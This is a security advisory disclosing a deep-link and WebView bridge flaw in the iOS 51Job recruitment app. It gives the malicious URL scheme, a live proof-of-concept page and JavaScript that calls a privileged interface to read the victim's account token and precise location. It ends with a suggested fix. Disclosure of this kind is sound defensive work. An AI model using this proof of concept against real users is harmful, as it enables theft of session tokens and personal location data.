# An information leak vulnerability in the iOS version of 51Job

### App

### **Brief Description**

51Job app is a popular recruitment app, providing functions such as job hunting and employee recruitment. It ranks **No.18 in the "Business" category** list on the App Store of China Area (as of 2025-01-11).





The iOS version of the 51Job supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the 51Job app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as AccountID, Token, UUID), **obtaining victim's geolocation** (such as precise geolocation, address name, address detail).


### **Vulnerability Exploitation Process and Root Cause**

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: qiancheng://home/show\_webpage?url=https://attack.com/attack.html. Here, "attack.com" represents a domain under the attacker's control. In our experiment, we use "https://zhouziyi1.github.io/iOSJS/51job/atk51Job.html" as the malicious webpage.

When the victim clicks link this (qiancheng://home/show\_webpage?url=https://zhouziyi1.github.io/iOSJS/51job/atk51Job.ht ml), the victim the 51Job app and opens webpage https://zhouziyi1.github.io/iOSJS/51job/atk51Job.html within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as AccountID, Token, UUID), **obtaining victim's geolocation** (such as precise geolocation, address name, address detail).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function cb_getCurrentLocation(res){
    var json = res;
    document.getElementById("PreciseGeolocation").innerText = "Your PreciseGeolocation: \n" + json.lonLat;
    document.getElementById("Area").innerText = "Your Area: " + json.areaString;
    document.getElementById("AreaCode").innerText = "Your AreaCode: " + json.area;
    document.getElementById("AddressName").innerText = "Your AddressName: " + json.addressName;
    document.getElementById("AddressDetail").innerText = "Your AddressDetail: \n" + json.addressDetail;
}
window.webkit.messageHandlers.model.postMessage([
    "getCurrentLocation:",
    {
        callback: "cb_getCurrentLocation",
        forceLogin: 1
    }
]);
```

## Impact of the Vulnerability

**Scope of the vulnerability**: at least including 51Job iOS version 14.22.0 (the latest version as of 2025-01-11).

Consequences of the vulnerability: Information disclosure.

#### **Download Link For Affected Application:**

JUS:

https://apps.apple.com/us/app/%E5%89%8D%E7%A8%8B%E6%97%A0%E5%BF%A751j ob-%E6%B1%82%E8%81%8C%E6%8B%9B%E8%81%98%E6%89%BE%E5%B7%A5% E4%BD%9C/id415443644

CN:

https://apps.apple.com/cn/app/%E5%89%8D%E7%A8%8B%E6%97%A0%E5%BF%A751j

ob-%E6%B1%82%E8%81%8C%E6%8B%9B%E8%81%98%E6%89%BE%E5%B7%A5% E4%BD%9C/id415443644

# **Possible Countermeasures**

Should implement more strict domain name checks before the invocation of privileged interfaces.